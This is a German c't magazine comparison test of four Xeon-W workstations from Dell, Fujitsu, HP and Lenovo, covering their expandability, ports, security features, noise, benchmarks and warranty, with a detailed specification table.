Weiterer Vorteil ist die Fähigkeit, mit ECC-RAM umzugehen. Mindestens 16 GByte DDR4-2666-RAM haben alle Testgeräte an Bord. Theoretisch verwaltet der Xeon W maximal 512 GByte; die Workstation-Hersteller ziehen aber derzeit bei 256 GByte den Schlussstrich.

Schon ab der kleinsten Quad-Core-Version zeigt sich Intels Workstation-Prozessor mit 48 PCIe-3.0-Lanes sehr anschlussfreudig. Auf den Mainboards versorgt die CPU damit zwei PEG-Slots mit je 16 Lanes, ein oder zwei weitere PCIe-Steckplätze sowie zwei M.2-Anschlüsse für schnelle NVMe-SSDs. Zusätzliche PCIe-Lanes steuert der Chipsatz bei, die meist an weitere Steckplätze führen. Wer noch auf alte Hardware angewiesen ist, hat bei Dell und Lenovo gute Karten: Der Precision-Tower und die ThinkStation haben noch je einen PCI-Steckplatz.

Achtung: HP bietet seine Z4 G4 auch mit der eng verwandten X299-Plattform für High-End-Desktop-Systeme (HEDT) und deren Prozessorfamilien Core i7 und Core i9 an. Diese bringen je nach Modell nur 28 (i7) oder 44 (i9) PCIe-Lanes mit. Zudem steuern sie höchstens 128 GByte an, und zwar ohne ECC-Fehlerkorrektur. Selbst Sparfüchse sollten sich eine solche Konfiguration also gut überlegen.

Peripherie findet wie üblich via USB Anschluss. Die Workstations von Dell, Fujitsu und HP tragen an ihrer Stirnseite je zwei USB-Typ-A-Ports sowie zwei Typ-C-Buchsen, die bei HP und Fujitsu Daten mit 10 GBit/s über die Leitung feuern (SuperSpeedPlus alias USB 3.1 Gen 2). Lenovo baut stattdessen vier konventionelle USB-3.0-Buchsen ein. Die SD-Card-Leser in der Front schrieben und lasen mit 240 bis 260 MByte/s per UHS-II. Bei Lenovo war der Leser nur per USB 2.0

angebunden; gegen Aufpreis gibt es auch hier UHS-II.

An der Rückseite harren sechs weitere USB-Buchsen ihrer Nutzung, aus Kompatibilitätsgründen teils noch mit USB 2.0. Gigabit-Ethernet-Anschlüsse gehören zur Standardausstattung, HP gibt der Z4 G4 gleich zwei davon mit. Am Büro-PC inzwischen ausgestorben, lebt die serielle Schnittstelle (RS-232) an der Workstation weiter – zumindest bei Dell und Lenovo. HP bringt immerhin einen entsprechenden Pfostenstecker auf dem Mainboard unter.



Mit Virtual RAID on CPU (VROC) haben die Xeon-Workstations eine weitere Besonderheit an Bord, die Desktop-Maschinen mit Ausnahme der X299-Plattform vorenthalten bleibt. Sie können mehrere schnelle NVMe-SSDs zu einem virtuellen RAID zusammenfassen, das an den PCIe-Lanes des Prozessors hängt. Voraussetzung dazu sind ein Hardware-Dongle, das aufs Mainboard gesteckt wird, und die darin inbegriffene Lizenz. Letztere gibt es in der Standard- und der Premium-Version. Beide beherrschen die RAID-Level 0, 1 und 10, Premium zusätzlich RAID 5. Zwar bieten alle Hersteller VROC gegen Aufpreis an, aber nur Lenovo stattete die getestete ThinkStation damit aus.

Profi-Grafik für Grafikprofis

Soll die Workstation CAD-Projekte bearbeiten, muss eine Profi-Grafikkarte her. Die Produktfamilie heißt bei AMD Radeon Pro und bei Nvidia Quadro, sie nutzen

Workstations mit Xeon-W-Prozessor: Benchmarks

Die Benchmarks spiegeln die Ausstattung der Workstations wider: In Multi-Thread-Anwendungen liegen Lenovo und Fujitsu mit ihren Acht- respektive Zehnkern-Prozessoren vor den Quads von Dell und HP. In Teildisziplinen wie der Mediengestaltung spielt auch die Speichermenge eine Rolle, im SYSmark die IOPS-Leistung der SSD, weshalb die HP Z4 G4 dort zurückfällt.



prinzipiell die gleichen Chips wie ihre Desktop-Pendants. Der Unterschied liegt vielmehr beim Support und im Treiber, den die GPU-Hersteller nicht für Spiele optimieren, sondern für bestimmte Anwendungen validieren lassen. Dazu gehören etwa Solidworks, AutoCAD und CATIA.

Die Testgeräte trafen jeweils mit einer Nvidia Quadro P4000 mit 8 GByte Videospeicher ein. Es handelt sich um die Profi-Variante des GP104-Chips aus der Pascal-Generation, der auch die GeForce GTX 1070 antreibt; die Profi-Version besitzt aber nur 1792 CUDA-Cores anstelle der 1920 beim Gaming-Pendant. Außerdem ist das Kühlsystem einfacher gehalten, sodass die Quadro P4000 nur einen Steckplatz belegt. Die schlanke Bauform ist heutzutage selbst bei weit schwächeren Modellen eine Seltenheit.

Zur Wahl stehen bei allen Herstellern auch andere Quadro-Modelle bis hin zu den Flaggschiffen P5000 und P6000 mit mehr Rechenpower und mehr Speicher. Einige führen auch die Compute-Monster GP100 und GV100 mit 16 respektive 32 GByte Speicher im Portfolio. Alternativ stehen die entsprechenden Konkurrenzmodelle aus AMDs Radeon-Pro-Familie bis zum Flaggschiff WX 9100 mit ECC-RAM zur Auswahl.

Admins Darling

Für Administratoren halten die Workstations mehrere Goodies bereit, etwa Intels Fernwartungstechnik AMT (Active Management Technology). Die macht die Administration zwar bequemer, basiert aber auf der Intel Management Engine, die jüngst durch Sicherheitslücken aufgefallen ist [1]. Für Sicherheit soll zusätzlich zum TPM die Möglichkeit sorgen, Anschlüsse zu sperren, den Start von bestimmten Medien oder Schnittstellen aus zu blockieren und BIOS-Updates zu unterbinden. Ein Sensor schlägt bei Dell Alarm, wenn das Gehäuse geöffnet wird und schaltet den Rechner aus, wenn der Deckel nicht innerhalb von drei Sekunden wieder geschlossen wird. Die Lenovo-Workstation warnt hingegen nur beim nächsten Systemstart, dass sich jemand am Innenleben zu schaffen gemacht hat.

Im BIOS-Setup entdeckten wir hier und da ein paar Merkwürdigkeiten. So war bei Dell, Fujitsu und Lenovo die Trusted Execution Technology deaktiviert. Wie uns Fujitsu erklärte, würde aktives TXT die Möglichkeit beschränken, Systeme per SCCM zu aktualisieren, also etwa ein

BIOS-Update einzuspielen. HP und Lenovo schalteten die Virtualisierungstechnik VT-d ab – wer vorhat, eine virtuelle Maschine zu nutzen, sollte also zuvor die Einstellungen prüfen. Bei der ThinkStation war zudem der „Case Open Sensor“ im BIOS-Setup deaktiviert. Die gute Nachricht: Alle Hersteller hatten ihre Workstations bereits mit Microcode-Updates gegen die Spectre- und Meltdown-Schwachstellen versorgt.

Montage per Schnapp und Klack

Neue Komponenten einzubauen gelingt bei allen Testgeräten bequem und einfach ohne Werkzeug. Meist muss man nur einen Hebel oder eine Lasche umlegen, dann kommt man an einen Einschub, den Steckplatz oder das Modul heran. Die übliche Schraubarbeit entfällt selbst bei den Erweiterungskarten, die von einer Plastikschiene gehalten werden. Die klappt man bei Bedarf zur Seite, schiebt die neue Karte an ihren Platz und drückt die Schiene wieder in die Arretierung – klack, sitzt.

Die 3,5"-Festplatten stecken in Einschüben, die bei Dell und Fujitsu von vorn erreichbar sind. Dell bringt auch die SSD in einem solchen Einschub unter, der auf Druck hervorspringt. Weil solche frontseitigen Wechselrahmen ebenso zum Diebstahl einladen wie die einfach zu öffnende Seitentüre, lassen sich beide verriegeln. Bei Dell sichert man die Tür mit einem Kensington- oder Bügelschloss, Fujitsu und HP offerieren gegen Aufpreis zusätzlich einen Schließzylinder, der in der Front respektive direkt im Türgriff integriert ist. Bei Lenovo ist diese optionale Türsicherung die einzige Schließoption. Nur wer ins derart gesicherte Innere gelangt, kann die Laufwerke entsichern und abziehen. Praktischerweise besitzen alle Gehäuse Tragegriffe, sodass sie sich leicht an den Einsatzort bewegen lassen – wobei „leicht“ hier mit bis zu 19 Kilo Einsatzgewicht auch nicht ganz das richtige Wort ist.

Service, bitte

Die Hersteller schnüren für ihre Business-Kunden besondere Care-Pakete. In der Basisversion umfassen sie eine dreijährige Garantie, die bei Fujitsu nur einen Bring-in-Service beinhaltet. Nur wenn man eines der erweiterten Garantiepakete ab 180 Euro bucht, schicken die Japaner einen Techniker vorbei, dann aber innerhalb von vier Stunden.



Dell Precision 5820 Tower

Auf den ersten Blick könnte man die Dell-Workstation mit einem Rack Mounted Server oder einem Storage-Array verwechseln. Wie ein solches ließe es sich auch liegend betreiben. Dann kommt man besonders bequem an die vier frontseitigen, von innen verriegelbaren Laufwerkswechselrahmen. Für NVMe-SSDs bietet Dell ebenfalls Einschübe an, sodass man sie anders als bei den Konkurrenten schnell von außen tauschen kann.

Die Baumstruktur des übersichtlichen BIOS-Setups klappt sich nur nach präzisiertem Mausklick auf. Wird das Gehäuse im laufenden Betrieb geöffnet, schlägt der Case-Open-Sensor drei Sekunden lang Alarm und schaltet anschließend das System hart aus, wenn es nicht umgehend wieder geschlossen wird. Die Boot-Zeit fällt mit 56 Sekunden lang aus. Die Lautstärke hielt sich im Rahmen.

Über Legacy-Schnittstellen wie den PCI-Steckplatz und den RS-232-Anschluss spricht der Precision 5820 Tower auch alte Komponenten an. Unschön: Alle PCIe-Slots sind mechanisch als x16-Steckplatz ausgeführt, doch nur im digitalen Handbuch steht die tatsächliche Beschaltung.

- 👆 leise
- 👆 Wechselrahmen in der Front
- 👇 lange Bootzeit
- 👇 PCIe-Slot-Belegung unklar

Vor-Ort-Service ist bei Dell, HP und Lenovo schon im Preis enthalten. Von diesem Trio offeriert nur Dell den Technikerbesuch innerhalb von vier Stunden, der Aufpreis beträgt mindestens 340 Euro. Lenovo und Fujitsu bieten eine Garantie-



HP Z4 G4

Die vierte Generation von HPs Z4-Workstation könnte glatt als normaler, wenn auch edler und kleiner Bürorechner durchgehen. Das kompakte Gehäuse beschränkt die Erweiterbarkeit auf fünf PCIe-Karten, zwei 3,5"-Laufwerke und eine zweite M.2-SSD. Eine serielle Schnittstelle ist als Header auf dem Board vorhanden. Die Seitentür ist für einen Schließzylinder vorbereitet.

Die frontseitigen USB-C-Buchsen tragen das falsche Logo, denn sie beherrschen sogar SuperSpeed+ mit 10 GBit/s. Ab Werk bringt die Z4 G4 zwei Gigabit-Ethernet-Ports mit, von denen einer die Fernwartung per AMT beherrscht. HPs Update-Software SoftPaq für Windows funktioniert gut, allerdings ist nicht klar zu erkennen, welche Software man nur heruntergeladen und welche bereits installiert hat.

Die Z4 G4 blieb je nach Arbeitslast leise bis akustisch zurückhaltend, sodass sie auch in konzentrierter Arbeitsatmosphäre nicht stört. Die NVMe-SSD lieferte niedrigere IOPS-Werte als erwartet; beim Lesen waren es sogar nur 58.000 IOPS. Damit verspielt HP den Vorteil gegenüber SATA-SSDs.

- 👍 leise
- 👍 zweimal Gigabit Ethernet ab Werk
- 👎 nur zwei 3,5"-Laufwerke möglich
- 👎 M.2-SSD mit niedrigeren IOPS



Fujitsu Celsius M770

Durch die großflächige Plastikbeplankung im Innenraum, die wie bei den Konkurrenten der Luftführung dient, wirkt der Innenraum geschlossener und ordentlicher. Alle Abdeckungen lassen sich einfach herausziehen. Im Fuß der Front finden vier HDDs in verriegelbaren Schnellwechselrahmen Platz. Unerwartet: Für den Case-Open-Sensor gibt es im BIOS-Setup keine Einstellmöglichkeiten. Meldungen gibt die Management-Software DeskView Client aus.

Auf Legacy-Schnittstellen verzichtet Fujitsu: kein PCI, keine PS/2-Buchsen, RS-232 nur als optionale Steckkarte. Dafür sind mit U.2 und OCuLink moderne Anschlüsse an Bord. Außer den beiden PEG-Steckplätzen trägt das Mainboard fünf hinten offene x8-Slots, deren tatsächliche Anbindung direkt neben ihnen aufgedruckt ist.

Obwohl die Celsius M770 mit dem stärksten Prozessor im Testfeld antrat, blieb sie vergleichsweise leise – außer unter Volllast. Fujitsus Webshop erlaubt keine individuelle Zusammenstellung, sondern bietet fünf Beispielkonfigurationen an. Ein individualisiertes System bestellt man im Fachhandel oder per Telefon bei Fujitsu.

- 👍 Wechselrahmen in der Front
- 👍 gute Schnittstellenauswahl ...
- 👎 ... ohne Legacy-Schnittstellen
- 👎 nur Bring-in-Basisgarantie



Lenovo ThinkStation P520

Die schmale Gehäusefront bietet gleich zwei Blickfänge: das Wabenmuster und das daraus hervorstehende Anschlussfeld. Die Beschriftung der darin aufrecht stehenden USB-Anschlüsse ist beleuchtet. Aus dem Bereich um die Buchsen drang ein leises Zischen, wenn die Workstation ausgeschaltet war.

USB-C vorn liefert Lenovo gegen Aufpreis, eine serielle Schnittstelle hinten ebenfalls. Auf dem Mainboard gibt es noch zwei Header für USB 3.0 und einen für 2.0. Zwar besitzt das Gehäuse einen Case-Open-Sensor; macht sich jemand am Innenleben zu schaffen, warnt das BIOS aber erst beim nächsten Neustart.

Einer der beiden 3,5"-Schächte für Festplatten war belegt, zwei weitere lassen sich ordern. Das aus vier schnellen PCIe-SSDs von Samsung bestehende VROC-RAID-0 erreichte zwar beeindruckende 8 GByte/s und 600.000 IOPS, blieb aber damit unter dem Potenzial der kombinierten SSDs. Die ThinkStation P520 war die lauteste Workstation im Testfeld und dröhnte unter Last mit bis zu 3,6 Sone.

- 👍 zusätzliche USB-Header
- 👍 beleuchtete Frontanschlüsse
- 👎 Case-Open-Sensor warnt spät
- 👎 getestete Konfiguration sehr laut

erweiterung über die Landesgrenzen hinaus, Dell auch eine Versicherung gegen Unfallschäden. Maximal verlängern die Hersteller ihre Garantieleistungen auf fünf Jahre, HP nur bis auf vier. Je nach Service-Umfang kostet das zwischen 240 und

375 Euro. Sie lassen sich noch mit weiteren Angeboten kombinieren, etwa dass die Festplatte beim Unternehmen bleibt, wenn die Workstation ausgetauscht wird.

So sinnvoll viele der Optionen für Unternehmen sind, die zahlreiche Rech-

ner ordern – einige muten wie Geldschneiderei an. So verlangt Dell gut 6 Euro dafür, die BIOS-Einstellung „Chassis Intrusion Silent“ zu aktivieren oder „AC Power Recovery“ auf „Enabled“, „Disabled“ oder „Last“ zu stellen. Immerhin werden



Zwei Extreme: Lenovo überlässt den Luftstrom den Front- und Hecklüftern, Fujitsu verkleidet beinahe das ganze Innenleben, auch um damit die Kühlluft zu führen.

die eingestellten Optionen dabei als BIOS-Defaults hinterlegt.

Kühlung und Lautstärke

Weil bis auf den Einstiegs-Quad W-2125 alle weiteren Xeon-Familienmitglieder eine TDP von 140 Watt haben, ist der Kühler im Basismodell einer Workstation-Serie oft mit dem im Spitzenmodell identisch. Bei Fujitsu, HP und Dell liegt der unter einer Hutze, die den Luftstrom bündelt. Dell und Fujitsu führen das kühlende Lüftchen so auch über die RAM-Module, HP spendiert ihnen sogar eigene kleine Luftquirl. Immerhin strahlen selbst die DRAM-Chips bei Volllast nicht wenig Wärme ab – sind alle acht Speicherbänke bestückt, kommt einiges zusammen. Nur Lenovo vertraut allein darauf, dass Front- und Hecklüfter für ausreichenden Durchzug sorgen.

Das Ergebnis dieses Ansatzes in Verbindung mit der eingesetzten Hardware: Die ThinkStation ist durchweg lauter als die Konkurrenten. Schon im Leerlauf mit 1,6 Sone sehr präsent, lärmt sie unter kombinierter CPU- und GPU-Volllast mit 3,4 Sone. Da hilft es auch nichts, dass die Workstation in der Regel unter dem Tisch steht.

Dell, Fujitsu und HP machen es im Leerlauf besser und bleiben mit unter 1 Sone unauffällig. Unter hoher Last gehen aber auch sie deutlich hörbar an die Arbeit. Dass man Rechenleistung von diesem Kaliber auch mit geringem Aufwand leiser gekühlt bekommt, zeigt der c't-Bauvorschlag mit AMDs Threadripper-Prozessor [2].

Performance

Neben dem Cinebench, dem Grafik-Benchmark 3DMark und dem praxisnahen SYSmark 2014 SE griffen wir auf die Workstation-Benchmarks SPECviewperf 12 und SPECwpc 2.1 zurück, um die Leistungsfähigkeit der getesteten Konfigurationen zu beurteilen. Im CPU-Bereich gab es keine Überraschungen: In Single-thread-Software lagen alle Workstations dank ähnlicher Prozessor-Turbos gleichauf; schnappte sich die Software hingegen alle verfügbaren Threads, preschten Lenovo und Fujitsu mit ihren acht respektive zehn Kernen erwartungsgemäß vor. Auch bei den Grafiktests herrschte mit Ausnahme der Threading-intensiven CAD-Teildisziplinen Gleichstand – kein Wunder, steckte in allen Workstations doch die gleiche Grafikkarte.

Unerwartet fiel die HP Z4 G4 im SYSmark deutlich hinter die Konkurrenten zurück. Wie sich herausstellte, erreicht die Samsung SSD SM961 nicht die erwartete IOPS-Leistung, die in den Teildisziplinen Bürosoftware und Antwortzeit wichtig ist. Woran dies lag, konnte uns HP bis Redaktionsschluss nicht erklären.

Fazit

Die getesteten Workstations machen eine gute Figur, und das nicht nur, was die Performance angeht: Sie sind durchaus auch nett anzusehen. Die einfache Wartung von Soft- und Hardware macht das Admin-Leben leichter, mit den unterschiedlichen Garantioptionen kauft man sich Seelenfrieden für den Notfall. Die

Ausstattungsoptionen fallen bei allen vergleichbar aus, die Preise unter dem Strich ebenso.

Unterschiede gibt es im Detail. Wer eine kompakte und leise Workstation sucht, ist mit der Z4 G4 von HP gut beraten. Die M.2-SSD unseres Testexemplars blieb allerdings bei wahlfreien Zugriffen hinter den Konkurrenten zurück. Zudem nimmt das Gehäuse maximal zwei 3,5"-Laufwerke auf. Ähnlich leise bleibt Dells größerer Precision 5820 Tower, der für vier Laufwerke Platz bietet, einen PCI-Slot mitbringt und auch liegend arbeitet.

Eine Nummer lauter geht die Fujitsu Celsius M770 unter Last ans Werk, die mit einfach erreichbaren Fronteinschüben für Laufwerke punktet, durch ihre Innenbeplankung besonders ordentlich aussieht und mit dem Thunderbolt-Konkurrenten OCuLink aufwartet. Die Basisgarantie umfasst allerdings als einzige keinen Reparaturservice am selben Tag.

Lenovos ThinkStation P520 geht brummelig ans Werk – hier kommt kein Zweifel auf, dass gearbeitet wird. Was die weiteren Ergebnisse anbelangt, bleibt die Chinesin aber angenehm unauffällig. Wer zusätzliche USB-3.0-Header vom Mainboard herausführen will, wird hier fündig.

(bkr@ct.de) **ct**


Literatur

- [1] Christof Windeck, Sicherheitslücken in vielen Intel-Systemen, c't 26/2017, S. 22
- [2] Christian Hirsch, Wunsch Dir was Luxuriöses, High-End-Bauvorschlag mit AMD Ryzen Threadripper 1950X, c't 26/2017, S. 84



Single-Socket-Workstations mit Xeon-W-Prozessor

Hersteller, Typ	Dell Precision 5820 Tower	Fujitsu Celsius M770	HP Z4 G4	Lenovo ThinkStation P520
Hardware-Ausstattung				
CPU / Kerne / Takt (Turbo)	Xeon W-2125 / 4+HT / 4 (4,4–4,5) GHz	Xeon W-2155 / 10+HT / 3,3 (3,7–4,5) GHz	Xeon W-2125 / 4+HT / 4 (4,4–4,5) GHz	Xeon W-2145 / 8+HT / 3,7 (4,1–4,5) GHz
CPU-Fassung / Chipsatz / Netzteilleistung	LGA 2066 / Intel C422 / 950 W	LGA 2066 / Intel C422 / 800 W	LGA 2066 / Intel C422 / 750 W	LGA 2066 / Intel C422 / 900 W
RAM (Typ / max.) / -Slots (frei)	16 GByte (DDR4-2666 ECC / 256) / 8 (6)	32 GByte (DDR4-2666 ECC / 256) / 8 (4)	32 GByte (DDR4-2666 ECC / 256) / 8 (4)	64 GByte (DDR4-2666 ECC / 256) / 8 (4)
Grafikkarte (-speicher)	Nvidia Quadro P4000 (8 GByte)	Nvidia Quadro P4000 (8 GByte)	Nvidia Quadro P4000 (8 GByte)	Nvidia Quadro P4000 (8 GByte)
Erweiterungs-Slots (nutzbar)	1 × PCI (1), 1 × PCIe x1 ¹ (1), 1 × PCIe x4 ¹ (1), 1 × PCIe x8 ¹ (1), 2 × PEG (1), 1 × U.2	2 × PCIe x1 ² (2), 2 × PCIe x4 ² (2), 1 × PCIe x8 ² (1), 2 × PEG (1), 2 × M.2 (1), 1 × U.2, 4 × OCuLink	2 × PCIe x4 (2), 1 × PCIe x8 (1), 2 × PEG (1), 2 × M.2 (1)	1 × PCI (1), 2 × PCIe x4 (2), 1 × PCIe x8 (1), 2 × PEG (1), 2 × M.2 (1)
Festplatte (Typ, Kapazität, Drehzahl, Cache)	n. v.	Seagate ST4000NM0035 (SATA, 4 TByte, 7200 U/min ⁻¹ , 128 MByte)	WDC WD10EZEX (SATA, 1 TByte, 7200 U/min ⁻¹ , 64 MByte)	Seagate ST1000DM003 (SATA, 1 TByte, 7200 U/min ⁻¹ , 64 MByte)
SSD (Typ, Kapazität)	Toshiba KXG50ZNV512G (XG5 Series) (NVMe, 512 GByte)	Samsung SSD SM961 1TB, M.2 (MZVKW1T0HMLH) (NVMe, 1 TByte)	Samsung SSD SM961 256GB, M.2 (MZVPW256HEGL) (NVMe, 256 GByte)	Samsung PM961, 1 TByte (MZVLW1T0HMLH) (NVMe, 1 TByte)
RAID	—	—	—	Intel VROC (RAID 0 aus 4 × Samsung PM961, NVMe, 512 GByte)
Optisches Laufwerk (Art) / Kartenleser	n. v. / ✓ (SD-Card, UHS II)	✓ (DVD-RW) / ✓ (SD-Card, UHS II)	✓ (DVD-RW) / ✓ (SD-Card, UHS II)	✓ (DVD-RW) / ✓ (SD-Card)
Einbauschächte (frei) / SATA-Anschlüsse (frei)	4 × 3,5" (3), 1 × 5,25" (1), SlimLine-ODD (1) / 8 (6)	4 × 3,5" (3), 1 × 3,5"-FDD (1), 1 × 5,25" (0), SlimLine-ODD (1) / 5 ³ (4)	2 × 3,5" (1), 2 × 5,25" (1) / 6 (4)	2 × 3,5" (1), 2 × 5,25" (1) / 7 (5)
Sound-Chip (Chip)	Realtek ALC3234	Realtek ALC671	Realtek ALC221	Realtek ALC235
Netzwerk-Interface (Chip) / TPM	Gigabit-Ethernet (Intel i219-LM) / 2.0	Gigabit-Ethernet (Intel i219-LM) / 2.0	2 × Gigabit-Ethernet (Intel i219-LM, Intel i210) / 2.0	Gigabit-Ethernet (Intel i219-LM) / 2.0
Gehäuse (B × H × T) / -lüfter (geregelt) / Gewicht	174 mm × 414 mm × 520 mm / ✓ (✓) / 15,7 kg	175 mm × 431 mm × 487 mm / ✓ (✓) / 18,7 kg	168 mm × 385 mm × 445 mm / ✓ (✓) / 11,9 kg	165 mm × 445 mm × 455 mm / ✓ (✓) / 14,8 kg
Kensington-Lock / Schlosslasche / Türschloss	✓ / ✓ / —	✓ / ✓ / ✓ ⁴	✓ / ✓ / ✓ ⁴	— / — / ✓ ⁴
Anschlüsse hinten	4 × DisplayPort 1.4, 2 × analog Audio, 6 × USB 3.0, 1 × LAN, 2 × PS/2, 1 × RS-232	4 × DisplayPort 1.4, 2 × analog Audio, 6 × USB 3.0, 1 × LAN	4 × DisplayPort 1.4, 2 × analog Audio, 6 × USB 3.0, 2 × LAN, 2 × PS/2, 1 × RS-232 ⁵	4 × DisplayPort 1.4, 3 × analog Audio, 4 × USB 3.0, 2 × USB 2.0, 1 × LAN, 2 × PS/2, 1 × RS-232
Anschlüsse vorn, oben und seitlich	2 × USB 3.0, 2 × USB Typ C, Headset	2 × USB 3.0, 2 × USB Typ C, Headset	2 × USB 3.0, 2 × USB Typ C, Headset	4 × USB 3.0, Headset
Elektrische Leistungsaufnahme, Datentransfer-Messungen und Geräuscentwicklung				
Soft-Off (mit ErP) / Energie sparen / Leerlauf (FullHD, Balanced)	0,4 W / 5,0 W / 47,3 W	0,4 W / 4,3 W / 55,9 W	1,4 W (0,5 W) / 3,4 W / 43,8 W	1,0 W (0,4 W) / 5,2 W / 60,2 W
Volllast: CPU / CPU und Grafik	154 W / 249 W	206 W / 285 W	160 W / 265 W	217 W / 318 W
HDD / SSD / VROC-RAID: Lesen (Schreiben)	n. v. / 3210 (1134) MByte/s / n. v.	203 (203) / 3151 (1900) MByte/s / n. v.	168 (166) / 3135 (1531) MByte/s / n. v.	192 (175) / 3142 (1700) / 7934 (6200) MByte/s
USB: Typ A / Typ C Front: Lesen (Schreiben)	463 (454) / 464 (455)	463 (454) / 815 (789)	463 (455) / 875 (870)	463 (462) / n. v.
LAN 1/2: Empfangen (Senden)	117 (118) MByte/s / n. v.	118 (118) MByte/s / n. v.	119 (119) / 118 (118) MByte/s	118 (118) MByte/s / n. v.
SDXC-Card: Lesen (Schreiben)	244,0 (237,0) MByte/s	266,0 (256,0) MByte/s	258,0 (251,0) MByte/s	29,0 (32,0) MByte/s
Geräuscentw.: Leerlauf / Festplatte / Volllast (Note)	0,8 Sone (⊕) / n.v. / 1,2 Sone (○)	0,6 Sone (⊕) / 1,2 Sone (○) / 2,5 Sone (⊖⊖)	0,7 Sone (⊕) / 0,8 Sone (⊕) / 1,3 Sone (○)	1,6 Sone (⊖) / 1,7 Sone (⊖) / 3,4 Sone (⊖⊖)
CPU- / GPU-Last (Note)	0,8 Sone (⊕) / 1,2 Sone (○)	1,6 Sone (⊖) / 1,2 Sone (○)	0,8 Sone (⊕) / 1,1 Sone (○)	2,7 Sone (⊖⊖) / 1,9 Sone (⊖)
Funktionstests				
Serial-ATA-Modus / NX / Virtualisierung	RAID / Enabled / Enabled	AHCI / k. A. / Enabled	RAID / k. A. / Disabled	AHCI / k. A. / k. A.
Secure-Boot ab- / CSM einschaltbar / Auto BIOS Update	✓ / ✓ / —	✓ / ✓ / ✓	✓ / ✓ / k. A.	✓ / ✓ / k. A.
AMT / TPM	k. A. / Enabled	Enabled / Enabled	Disabled / Enabled	Enabled / Enabled
Wake on LAN: Standby / Soft-Off	✓ / —	✓ / —	✓ / ✓	✓ / —
USB: 5V in Soft-Off / Wecken per USB-Tastatur aus: Standby (Soft-Off)	— / — (—)	— / ✓ (—)	✓ / ✓ (—)	— / ✓ (—)
Microcode-Patch für Spectre / Meltdown	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓
Bootdauer bis Login	56 s	35 s	41 s	31 s
Systemleistung				
BAPCo SYSmark 2014 SE	1328	1453	1105	1488
Cinebench R15 (1- / n-Thread) [Punkte]	191 / 944	193 / 2016	188 / 946	191 / 1754
3DMark: Fire Strike [Punkte]	13.481	13.159	13.390	13.953
Bewertung				
Systemaufbau	⊕	⊕⊕	⊕	○
Gesamtnote Geräuscentwicklung	⊕	○	⊕	⊖
Lieferumfang				
Tastatur / Maus	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓
Betriebssystem / installiert im UEFI-Modus / Secure-Boot	Windows 10 Pro for WS (64 Bit) / ✓ / ✓	Windows 10 Pro for WS (64 Bit) / ✓ / ✓	Windows 10 Pro for WS (64 Bit) / ✓ / —	Windows 10 Pro for WS (64 Bit) / ✓ / —
Preis ⁶ / Garantie ⁷	2545 € / 36 Monate Vor-Ort-Service	5000 € / 36 Monate Bring-In-Service	2046 € / 36 Monate Vor-Ort-Service	5568 € / 36 Monate Vor-Ort-Service
